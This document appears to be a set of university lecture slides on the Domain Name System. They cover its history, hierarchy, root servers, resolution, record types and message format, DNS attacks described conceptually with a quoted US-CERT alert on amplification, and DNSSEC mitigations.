
- Arpanet: IP's were mapped to hosts name in hosts.txt file
  - Maintained by Jon Postel
  - Additions/Deletions/Changes performed manually
- DNS published in November 1983
- UC Berkley Students wrote Berkley Internet Name Domain (BIND)
  - Ported to Windows 1990's
  - Still most widely used DNS software on Internet

# RFC 882, RFC883, RFC1034, RFC1035, RFC1123 and RFC2181

- Decentralised hierarchical naming system
- Distributed database.
- Maps user friendly computer names and url's to computer IP addresses
- Critically: can map more than one computer to the same name
  - Aliasing - allows load distribution across multiple hosts
- Reverse mapping IP address  $\Rightarrow$  name
- Relies on local servers and caching for performance
- 13 Authorities provide 1058 Top Level Domains (TLD), eg. .is, .com, .tv etc.




# DNS: a distributed, hierarchical database




client wants IP for www.amazon.com; 1st approximation

- client queries root server to find com DNS server
- client queries .com DNS server to get amazon.com DNS server
- client queries amazon.com DNS server to get IP address for www.amazon.com

## Domain Name Space



# DNS Resolver :: RFC 1034



# 13 Named Authorities provide Root Servers

HOSTNAME	IP ADDRESSES	MANAGER
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	199.9.14.201, 2001:500:200::b	University of Southern California (ISI)
c.root-servers.net	192.33.4.12, 2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10, 2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4, 2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53, 2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

# TLD, authoritative servers

top-level domain (TLD) servers:

- responsible for com, org, net, edu, aero, jobs, museums, and all top-level country domains, e.g.: uk, fr, ca, jp
- Network Solutions maintains servers for .com TLD
- Educause for .edu TLD

authoritative DNS servers:

- organization's own DNS server(s), providing authoritative hostname to IP mappings for organization's named hosts
- can be maintained by organization or service provider

## Name Hierarchy

- Unique domain suffix is assigned by Authority
- Domain administrator has complete control over the domain
- No limit on number of subdomains or number of levels
- computer.site.division.company.com
- computer.site.subdivision.division.company.com
- Domains within an organization do not have to be uniform in number of subdomains or levels

## Local DNS Server


- Not strictly part of the hierarchy
- Each AS, ISP, company, etc. has one or more (typically at least 2)
  - Default Name Server
- Local hosts query is first sent to local DNS
  - Maintains local cache of known name-IP address translations
  - Acts as proxy, forwards query into public DNS hierarchy
  - Caches may be out of date for some time

## DNS name resolution example


- host at cis.poly.edu wants IP address for gaia.cs.umass.edu

iterated query

- contacted server replies with name of server to contact
- "I don't know this name, but ask this server"



## Name Resolution



## Aside: There are 5 Addressing Methods

- Unicast addressing: 1  $\Rightarrow$  1 eg. TCP/IP, UDP
- Broadcast: 1  $\Rightarrow$  All (local networks)
- Multicast: 1  $\Rightarrow$  Many (Address can specify subset of nodes to receive)
- Anycast: 1 to 1 from a set based on distance
- Geocast: 1 to many based on physical networks (Mobile, Ad hoc networking)

## Administrivia


- 1998 Internet Corporation for Assigned Numbers and Names (ICANN)
- Maintains protected cryptographic keys to control root level DNS
- ICANN delegates regional responsibility to accredited registrars
- TLD's can delegate authoritative control to the next lower level
  - US and Canada delegate to the state level
  - UK, Spain, etc. have opted for functional models .co=company
  - The owner of domain name can delegate anything "to the left"
- FQDN - Fully Qualified Domain Name technically ends with a "dot"

## BIND : Berkley Internet Name Domain



- Primary, Secondary and Tertiary name servers can be configured
- When any DNS cannot resolve a request it bounces up to a root-server
- Propagation of changes can take several hours
- Resolvers use UDP for single name requests
- Resolves may also fill in a partial name and query
- TCP for groups of names
- Recursive Query - refer query up the hierarchy
- Iterative Query - reply or give me next server in hierarchy
- Each entry has a time to live (TTL)
- Can also specify type of service (eg. MX - mail)

## Recursive and Iterative Queries



Item (2) is a Recursive Query - one question gives one complete answer  
 Items (3), (4) and (5) are Iterative queries which may return either a Referral or an answer

Diagram 1-3 Recursive Query Processing

# DNS record

DNS: distributed database storing resource records (RR)

RR format:  $(name, value, type, ttl)$

type=A

- name is hostname
- value is IP address

type=NS

- name is domain (e.g., foo.com)
- value is host name of authoritative name server for this domain

type=CNAME

- name is alias name for some canonical name
- value is canonical name
- www.ru.is is really ru.is

type=MX

- value is name of mail server associated with name

# DNS Record Types

Type	Meaning
A	Host Address
CNAME	Canonical Name (alias)
HINFO	CPU and O/S
MINFO	Mailbox Info
MX	Mail Exchanger
NS	Authoritative name server for a domain
PTR	Pointer to a domain name (link)
RP	Responsible person
SOA	Start of zone authority (Which part of naming hierarchy implemented)
TXT	Arbitrary Text

# DNS protocol, messages

query and reply messages, both with same message format

## message header

- identification: 16 bit no for query, reply to query uses same no
- flags
  - query or reply
  - recursion desired
  - recursion available
  - reply is authoritative


byte	0	1	2	3			
identification	flags						
# questions	# answer RRs						
# authority RRs	# additional RRs						
questions (variable #)							
answers (variable # of RRs)							
authority (variable # of RRs)							
additional info (variable # of RRs)							
byte	0	1	2	3			

# Attacks

- DOS(Denial of Service) - direct attack on DNS server
- DNS Amplification/Reflection Attack
- DNS Hijacking
- Cache Poisoning
- DNS Tunnelling (UDP port 53)
- DNS Server performance attacks (Slow Drip, SYN floods, NXDomain)


# Open DNS Resolvers must be closed

- Open resolvers respond to recursive queries from any host on the Internet
- Amplification DNS attack



# Open DNS Amplification Attack

DNS Amplification Attack



## Alert (TA13-088A)

[More Alerts](#)

### DNS Amplification Attacks

Original release date: March 29, 2013 | Last revised: October 19, 2016



#### Systems Affected

- Domain Name System (DNS) servers


#### Overview

A Domain Name Server (DNS) amplification attack is a popular form of distributed denial of service (DDoS) that relies on the use of publically accessible open DNS servers to overwhelm a victim system with DNS response traffic.

#### Description

A Domain Name Server (DNS) Amplification attack is a popular form of Distributed Denial of Service (DDoS), in which attackers use publically accessible open DNS servers to flood a target system with DNS response traffic. The primary technique consists of an attacker sending a DNS name lookup request to an open DNS server with the source address spoofed to be the target's address. When the DNS server sends the DNS record response, it is sent instead to the target. Attackers will typically submit a request for as much zone information as possible to maximize the amplification effect. In most attacks of this type observed by US-CERT, the spoofed queries sent by the attacker are of the type, "ANY," which returns all known information about a DNS zone in a single request. Because the size of the response is considerably larger than the request, the attacker is able to increase the amount of traffic directed at the victim. By leveraging a botnet to produce a large number of spoofed DNS queries, an attacker can create an immense amount of traffic with little effort. Additionally, because the responses are legitimate data coming from valid servers, it is extremely difficult to prevent these types of attacks. While the attacks are difficult to stop, network operators can apply several possible mitigation strategies.

# DNS Cache Poisoning



# Mitigations

- DNSSEC (estimated 7% deployment circa 2016)
- Company level: separate servers for internal and external resolution
- Internal server inside the company network
- Monitor DNS servers carefully, (real time load, etc.)

# DNSSEC

- Adds cryptographic key protection to DNS server records
- Provides origin authentication and integrity assurance
- Signed origin attestation chain (PKI) starting at root


## DNS Security Extensions (DNSSEC)

[indigoo.com](http://indigoo.com)

### 5. DNS lookup: Recursive name servers


Standard setup where only name servers (e.g. ISP name servers) are security-aware. DNS clients are not security aware (simpler deployment, no trust anchors required in client).

TLD: Top Level Domain  
NS: Name Server  
DO: "DNSSEC OK" flag




# Usage: September 2018

**DNSSEC Validation Rate by country (%)**



